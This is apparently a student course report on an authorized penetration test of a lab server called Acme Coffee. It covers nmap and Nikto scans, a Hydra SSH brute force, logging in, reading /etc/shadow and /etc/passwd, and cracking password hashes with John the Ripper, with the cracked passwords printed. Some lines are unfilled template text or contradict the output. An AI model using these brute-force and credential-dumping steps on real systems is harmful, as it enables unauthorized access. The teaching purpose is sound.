FINAL PROJECT REPORT OF VULNERABILITY ANALYSIS AND CONTROL ITMS 543

04/12/2023

Acme Coffee Penetration Test

Submitted To:

Professor Kevin Vaccaro

Illinois Institute of Technology

Information And Technology Management Department

Chicago, Illinois

Submitted By:

Ivan Livingstone Zziwa

Mas Cyber Forensics And Security

A20548005

04/12/2023

CONTENTS

Section 1: Introduction 3

2. Executive Summary 5

3. SECURITY TESTS IN DETAIL.. 7

4. EXPLOITATION 19

5. Post-Exploitation using SSH 23

6. Summary 29

7. Appendix: Tools Used 31

8. References.. 33

SECTION 1: INTRODUCTION

This report presents the findings and analysis resulting from a comprehensive penetration testing exercise conducted for Acme-coffee. The primary objective of this assessment was to evaluate the security posture of the acme-coffee web server and identify potential vulnerabilities and weaknesses that could be exploited by unauthorized entities.

This report was prepared by Ivan Livingstone Zziwa on 01/12/2023

1.1. Scope of Assessment

The penetration testing engagement focused on assessing the security controls, identifying vulnerabilities, and testing the resilience of acme-coffee webserver. The assessment included but was not limited to:

- Acme-coffee Network
- Webservers and database configurations

1.2. Methodology

The assessment was conducted following a structured approach aligned with industry-standard methodologies, incorporating a blend of automated tools, manual testing techniques, and ethical hacking practices. My methodology involved:

- Reconnaissance and information gathering
- Vulnerability scanning and assessment
- Exploitation attempts (only with prior authorization)
- Post-exploitation analysis
- Reporting and recommendations

1.3. Report Structure

This report is organized to provide a detailed overview of the findings, categorizing identified vulnerabilities based on severity levels. Each identified issue is described with its associated risk and potential impact on the security posture of the assessed systems.

1.4. Disclaimer

This report is intended exclusively for the use of Acme-coffee. Any dissemination, distribution, or reproduction of this report without explicit authorization is strictly prohibited. The findings presented herein are based on the assessment conducted within the defined scope and should be utilized for remediation and improvement efforts.

2. EXECUTIVE SUMMARY

This executive summary encapsulates the key findings, critical vulnerabilities, and actionable recommendations resulting from the penetration testing exercise conducted for acme-coffee. The assessment aimed to evaluate the security posture of the server and identify potential risks that could compromise its integrity, confidentiality, or availability.

Summary of Findings

2.1. Vulnerabilities Identified

- A total of 10 vulnerabilities were identified during the assessment, categorized based on severity levels.
- 20% of identified vulnerabilities were categorized as High severity, posing significant risks to the system's security.
- 50% were Medium severity, warranting immediate attention for mitigation.
- 30% were Low severity, representing potential risks that should not be overlooked.

2.2. Critical Findings

- The authentication mechanism i.e SSH service of the acme-coffee server was susceptible to brute force attacks.
- Weak passwords used by users.
- These critical findings present immediate security risks and require urgent remediation to mitigate potential exploitation.
- Wp-login.php was exposed.

2.3. Recommendations

To mitigate the vulnerability to brute force attacks, the following recommendations are advised:

- Install fail2ban, a service which prevents brute force attacks targeted towards servers.
- Strong passwords should be used by the employees to prevent easy cracking by attackers
- Implement Account Lockout: Enforce account lockout mechanisms after a specified number of failed login attempts to prevent further login attempts for a defined period.
- Introduce Rate Limiting: Implement rate-limiting measures to restrict the number of login attempts within a specific time frame.
- Enhance Authentication Security: Incorporate additional security measures such as CAPTCHA, 2FA, or stronger password policies to bolster authentication security.
- This section shows in detail the steps I took to start working

2.4. Remediation Steps

Configure Account Lockout Settings: Configure the system to lock accounts temporarily after a specified number of consecutive failed login attempts.

Implement Rate Limiting: Enforce rate-limiting measures to restrict login attempts per user within a specific time window.

Introduce Additional Authentication Layers: Integrate CAPTCHA or 2FA to augment the authentication process.

3. SECURITY TESTS IN DETAIL

3.1. Narrowing down IP Address of the server using Ifconfig and Netdiscover

The objective of this documentation is to outline the process of identifying and narrowing down the IP address of a specific server within a network using if-config and net-discover utilities.

3.1.1. Getting my IP address

I utilized the if-config utility to identify the IP addresses of the active interfaces on my local system.

I executed the command: if-config and Identified the local system's active interface. I identified the network’s interface as eth0: and obtained it’s corresponding IP address as **10.0.2.4**

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::f301:9a7f:82ac:4591  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 693945  bytes 395339480 (377.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 491231  bytes 44089378 (42.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


3.1.2. Initial Network Scan

I utilized net-discover to perform an initial scan of the network.

Executed command: sudo netdiscover -r 10.0.2.4 -i eth0.

I observed multiple IP addresses within the network range, including various devices and systems

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 10.0.2.4 -i eth0
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:82:6f:83      1      60  PCS Systemtechnik GmbH
10.0.2.9        08:00:27:c0:06:cd      1      60  PCS Systemtechnik GmbH
```

3.1.3. Filtering Relevant IP Addresses

I utilized ping utility output to filter and narrow down potential server IP addresses.

I also utilized nmap ping sweep scan to filter IP addresses that belonged to networking devices.

I identified the server IP address as 10.0.2.9 as it had a smaller ttl value which indicated that it was closer to my computer.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.1
PING 10.0.2.1 (10.0.2.1) 56(84) bytes of data.
64 bytes from 10.0.2.1: icmp_seq=1 ttl=255 time=2.31 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.2
PING 10.0.2.2 (10.0.2.2) 56(84) bytes of data.
64 bytes from 10.0.2.2: icmp_seq=1 ttl=128 time=2.74 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.3
PING 10.0.2.3 (10.0.2.3) 56(84) bytes of data.
64 bytes from 10.0.2.3: icmp_seq=1 ttl=255 time=1.99 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=2.28 ms
```

```
┌──(kali㉿kali)-[~]

└─$ nmap -sn 10.0.2.4/24

Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-03 12:16 EST

Nmap scan report for 10.0.2.1

Host is up (0.0100s latency).

Nmap scan report for 10.0.2.4

Host is up (0.0035s latency).

Nmap scan report for 10.0.2.9

Host is up (0.0049s latency).

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.94 seconds
```


3.1.4. Adding target IP address to hosts file

I added my target IP to my hosts file as acme-coffee so that I would easily access it.

```
──(kali㉿kali)-[~]

└─$ sudo nano /etc/hosts

[sudo] password for kali:
```



```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.0.2.9        acme-coffee
```

3.2. Nmap Scan with Service Version Detection (-sV)

This documentation outlines the execution and findings of an Nmap scan conducted with aggressive options (-A) and service version detection (-sV). The primary goal was to comprehensively explore the target network, identify open ports, and gather detailed information about the services running on discovered ports.

3.2.1. Nmap Scan Parameters

Scan Type: Service version detection.

Options Used: -sV.

Target IP Range: acme-coffee:10.0.2.9

3.2.2. Scan summary

Command Executed: nmap -p- -sV acme-coffee

```
┌──(kali㉿kali)-[~]

└─$ nmap -p- -sV acme-coffee

Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-03 13:22 EST

Nmap scan report for 10.0.2.9

Host is up (0.0058s latency).

Not shown: 65527 closed tcp ports (conn-refused)

PORT     STATE SERVICE     VERSION
```

```
21/tcp  open  ftp         ProFTPD

22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)

25/tcp  open  smtp        Postfix smtpd

80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))

110/tcp open  pop3        Dovecot pop3d

139/tcp open  netbios-ssn Samba smbd 4.6.2

143/tcp open  imap        Dovecot imapd (Ubuntu)

445/tcp open  netbios-ssn Samba smbd 4.6.2

Service Info: Host:  acme.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 42.00 seconds
```

3.2.3. Scan Purpose:

The -p- option specifies that all ports on the target IP should be scanned

The -sV option focuses specifically on service version detection, attempting to identify the software and version running on open ports.

3.2.4. Findings and Observations

Discovered Ports: A total of 8 ports were identified as open on the target system.

Services and Versions: The server was run on **Apache 2.4.1** on an **Ubuntu Operating system**. The server was running **OpenSSH 8.4** and **ProFTPD** as the ftp service.

OS Fingerprinting: Ubuntu was the operating system detected on the server with a Linux kernel.

3.3. Nmap Scan with Aggressive Options (-A)

This documentation outlines the execution and findings of an Nmap scan conducted with aggressive options (-A)

3.3.1. Nmap Scan Parameters

Scan Type: Aggressive scan OS detection, version detection, script scanning, and traceroute.

Options Used: -A.

Target IP Range: acme-coffee:10.0.2.9

The -A option enables aggressive scanning, combining various techniques like OS detection, version detection, script scanning, and traceroute

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A acme-coffee
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-03 13:23 EST
Nmap scan report for 10.0.2.9
Host is up (0.049s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 07:d3:b8:6f:ba:3b:6c:9b:bc:16:4d:af:ae:da:f9:41 (RSA)
|   256 26:54:fd:d1:bc:84:77:3b:8e:f7:53:98:72:a9:1c:fc (ECDSA)
|_  256 80:20:3a:61:5e:c3:67:0b:49:51:f4:17:55:b0:ba:14 (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: acme.local, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=acme
| Subject Alternative Name: DNS:acme
| Not valid before: 2023-08-15T23:33:44
|_Not valid after:  2033-08-12T23:33:44
|_ssl-date: TLS randomness does not represent time
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Acme Coffee
|_http-generator: WordPress 6.4.1
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: TOP PIPELINING RESP-CODES USER SASL(PLAIN LOGIN) CAPA
UIDL AUTH-RESP-CODE
139/tcp open  netbios-ssn Samba smbd 4.6.2
143/tcp open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: ENABLE AUTH=LOGINA0001 more Pre-login LITERAL+ IDLE ID
SASL-IR listed capabilities have OK LOGIN-REFERRALS IMAP4rev1 post-login
AUTH=PLAIN
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: Host:  acme.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
| smb2-time:
|   date: 2023-12-03T18:24:18
```

```
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
|_nbstat: NetBIOS name: ACME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.61 seconds
```

3.3.2. Findings and observations

Service Identification: The SSH service running on port 21 was identified and ruuning Version 8.21. Three SSH keys of type RSA, ECDSA and ED25519 were exposed.

SSL Certificate: The ssl certificate was valid until 12/08/2033.

Robots.txt file: The robots.txt file was exposed on port 80.

```
┌──(kali㉿kali)-[~]
└─$ curl http://acme-coffee/robots.txt
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

3.4. Nikto Vulnerability Scan Report

This documentation presents the findings and analysis resulting from a Nikto vulnerability scan performed on the target web server. The primary aim was to identify potential security vulnerabilities, misconfigurations, and known issues present in the web server.

3.4.1. Nikto Scan Parameters

Scan Type: Web server vulnerability scan.

Tool Used: Nikto (version [v2.5.0]).

Target IP/Domain: [acme-coffee:10.0.2.9].

Options Used: Standard scanning options.

3.4.2. Scan Summary

Command Executed: nikto -h acme-coffee

Purpose:

The scan aimed to enumerate the target web server for potential vulnerabilities, insecure configurations, outdated software, and other security issues using the Nikto web scanner

```
┌──(kali㉿kali)-[~]

└─$ nikto -h acme-coffee

- Nikto v2.5.0

-------------------------------------------------------------------------
-

+ Target IP:          10.0.2.9

+ Target Hostname:    acme-coffee

+ Target Port:        80
+ Start Time:         2023-12-02 16:40:59 (GMT-5)

--------------------------------------------------------------------------
-

+ Server: Apache/2.4.41 (Ubuntu)

+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

+ /: Drupal Link header found with value: <http://localhost/wp-json/>;
rel="https://api.w.org/". See: https://www.drupal.org/

+ /: The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to the
MIME type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/

+ /Wcq23kEc.: Uncommon header 'x-redirect-by' found, with contents:
WordPress.

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ /robots.txt: contains 2 entries which should be manually viewed. See:
https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt

+ Apache/2.4.41 appears to be outdated (current is at least
Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.

+ /: Web Server returns a valid response with junk HTTP methods which may
cause false positives.

+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with
contents: 1.

+ /phpmyadmin/changelog.php: Cookie goto created without the httponly
flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

+ /phpmyadmin/changelog.php: Cookie back created without the httponly
flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

+ /wp-links-opml.php: This WordPress script reveals the installed version.

+ /license.txt: License file found may identify site software.

+ /wp-app.log: Wordpress' wp-app.log may leak application/system details.

+ /wordpress/wp-app.log: Wordpress' wp-app.log may leak application/system
details.

+ /: A Wordpress installation was found.

+ /wordpress/: A Wordpress installation was found.
+ /phpmyadmin/: phpMyAdmin directory found.

+ /wp-login.php?action=register: Cookie wordpress_test_cookie created
without the httponly flag. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Cookies

+ /wp-login.php: Wordpress login found.

+ 7854 requests: 0 error(s) and 19 item(s) reported on remote host

+ End Time:           2023-12-02 16:46:18 (GMT-5) (319 seconds
```

3.4.3. Findings and Observations

Identified Issues: Nikto reported [number] potential security issues, including outdated software versions, exposed directories, and configuration weaknesses.

Vulnerability Categories: Identified vulnerabilities included but were not limited to:

Outdated software with known vulnerabilities.

Exposed directories or sensitive files.

Server misconfigurations.

Detailed Reports: Nikto provided detailed reports on each identified issue, including severity levels and potential impact

License file was reported.

Wp-login php page was exposed.

4. EXPLOITATION

4.1. Evidence of Properly Configured FTP Server (Anonymous Login)

This section documents attempt to access the FTP service anonymously on the target system during the penetration test.

Purpose: The purpose was to evaluate the security posture of the FTP service, specifically assessing the presence of anonymous login vulnerabilities.

4.1.1. Methodology

FTP Connection Details: Attempted to connect to the FTP service on the target system using the following parameters:

Host: acme-coffee

Port: [FTP port, usually 21]

Username: Attempted to log in with the username "anonymous"

Password: anonymous

4.1.2. Findings

Outcome: Unsuccessful

```
┌──(kali㉿kali)-[~]
└─$ ftp acme-coffee: anonymous
Connected to acme-coffee.
220 ProFTPD Server (Debian) [::ffff:10.0.2.9]
331 Password required for anonymous
530 Login incorrect.
ftp: Login failed
ftp: Can't connect or login to host `acme-coffee:?'
221 Goodbye.
```

4.1.3. Conclusion

Confirmation of Configuration: Present the findings as evidence that the FTP server is properly configured to prevent anonymous login.

Implications: ftp authentication can’t be by passed.

Validation of Security Measures: Highlight that the security measures effectively prevent unauthorized access.

4.2. Hydra SSH Brute Force Attempt

This section documents the use of Hydra, a password-cracking tool, to perform a brute force attack on the SSH service.

Context

Authorization: This activity was conducted within the defined scope and with proper authorization from the system owner.

Purpose: The purpose was to assess the strength of the authentication mechanism and identify potential vulnerabilities related to weak or default credentials.

Tools Used

Tool Name: Hydra

Version: v9.5


Command Executed: hydra -l [username] -P [password list] ssh://[target IP]

4.2.1. Methodology

Command Explanation: The Hydra command executed was aimed at performing a brute force attack on the SSH service running on the specified target IP.

Parameters Used:

- -**L [user_name_here]:** Specifies the username for which the brute force attack was conducted.
- **-P [password_list_here] :** Specifies the password list used for attempting authentication.
- **Acme-coffee ssh:** Indicates the SSH service running on the target IP for the brute force attack.



```
┌──(kali㉿kali)-[~]
└─$ hydra -L user-names.txt -P password.lst acme-coffee ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-29 19:43:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
ious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42708 login tries (l:12/p:3559), ~2670 tries pe
r task
[DATA] attacking ssh://acme-coffee:22/
[22][ssh] host: acme-coffee   login: bruno   password: password1
[22][ssh] host: acme-coffee   login: spike   password: qwerty
[STATUS] 7190.00 tries/min, 7190 tries in 00:01h, 35522 to do in 00:05h, 12 active
[STATUS] 2456.67 tries/min, 7370 tries in 00:03h, 35342 to do in 00:15h, 12 active
```

4.2.2. Findings

Results: Two passwords cracked

Identified Weaknesses: Document any weak or default credentials discovered during the attack.

4.2.3. Conclusion

Summary of Findings: Summarize the outcomes of the Hydra brute force attempt.

Recommendations: Provide recommendations for mitigating the discovered weaknesses, such as enforcing strong password policies or implementing account lockout mechanisms.

5. POST-EXPLOITATION USING SSH

This section documents the post-exploitation activities conducted after gaining access to the target system via SSH during the penetration test.

Context

Authorization: All activities described in this report were conducted within the authorized scope of the penetration test and with explicit permission from the system owner.

Access Method: Gained access to the target system using SSH with valid credentials or through an identified vulnerability.

5.1. Actions Taken

SSH Access: Successfully gained access to the target system using SSH with the following credentials:

```
┌──(kali㉿kali)-[~]

└─$ ssh bruno@acme-coffee

bruno@acme-coffee's password:

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)



 * Documentation:  https://help.ubuntu.com

 * Management:     https://landscape.canonical.com

 * Support:        https://ubuntu.com/advantage



  System information as of Sat 02 Dec 2023 08:24:15 PM UTC



  System load:  0.01               Processes:                214
  Usage of /:   71.7% of 13.67GB   Users logged in:          0

  Memory usage: 34%                IPv4 address for enp0s3: 10.0.2.9

  Swap usage:   0%
```

Username: bruno

Method: ssh


System Exploration:

Commands Executed: ls, pwd, whoami, etc.


Purpose: Navigated through the file system to understand the system structure and current user context.

Accessing Sensitive Files:


File Explored: Accessed sensitive system files, including /etc/passwd, /etc/shadow, etc.



```
bruno@acme:~$ ls
bruno@acme:~$ pwd
/home/bruno
bruno@acme:~$ whoami
bruno
bruno@acme:~$ ls /home/
avery  binx  bruno  eilik  eilikia  espresso  loki  spike
```



```
bruno@acme:~$ sudo cat /etc/shadow
[sudo] password for bruno:
root:*:19430:0:99999:7:::
daemon:*:19430:0:99999:7:::
bin:*:19430:0:99999:7:::
sys:*:19430:0:99999:7:::
sync:*:19430:0:99999:7:::
```



```
bruno@acme:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Purpose: Examined the files for user information, password hashes, or other sensitive data.

Utilizing Password Cracking Tool:

Tool Used: John the Ripper

Actions Taken: Ran John the Ripper to attempt to crack password hashes obtained from /etc/shadow

Findings

Access Confirmation: Successfully accessed the system via SSH with the identified credentials or exploit.

System Information: Gathered information about the system's file structure, user context, and available directories/files.

Sensitive File Access: Confirmed access to sensitive system files such as /etc/passwd and attempted to retrieve password hashes from /etc/shadow.

Password Cracking Attempt: Attempted to crack password hashes using John the Ripper.

```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=crypt --rules --wordlist=password.lst --pot=output.txt passwordhashes.txt
Using default input encoding: UTF-8
```

```
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3)
[?/64])

Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt
6:sha512crypt]) is 6 for all loaded hashes

Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

qwerty           (spike)

letmein          (eilikia)

password1        (bruno)

123456           (binx)

coffee1         (espresso)
```

Conclusion


Summary of Actions: I cracked password hashes for 5 of the users on the server including the root user. The compromised passwords were of spike, eilikia, Bruno, binx and espresso. Three of the users had strong passwords that I was not able to crack.

The databases were also exposed and I obtained information about coffee suppliers of the company.

Security Implications: Weak passwords should not be used by any of the company employees as this posses risk to unauthorized access to the company server.

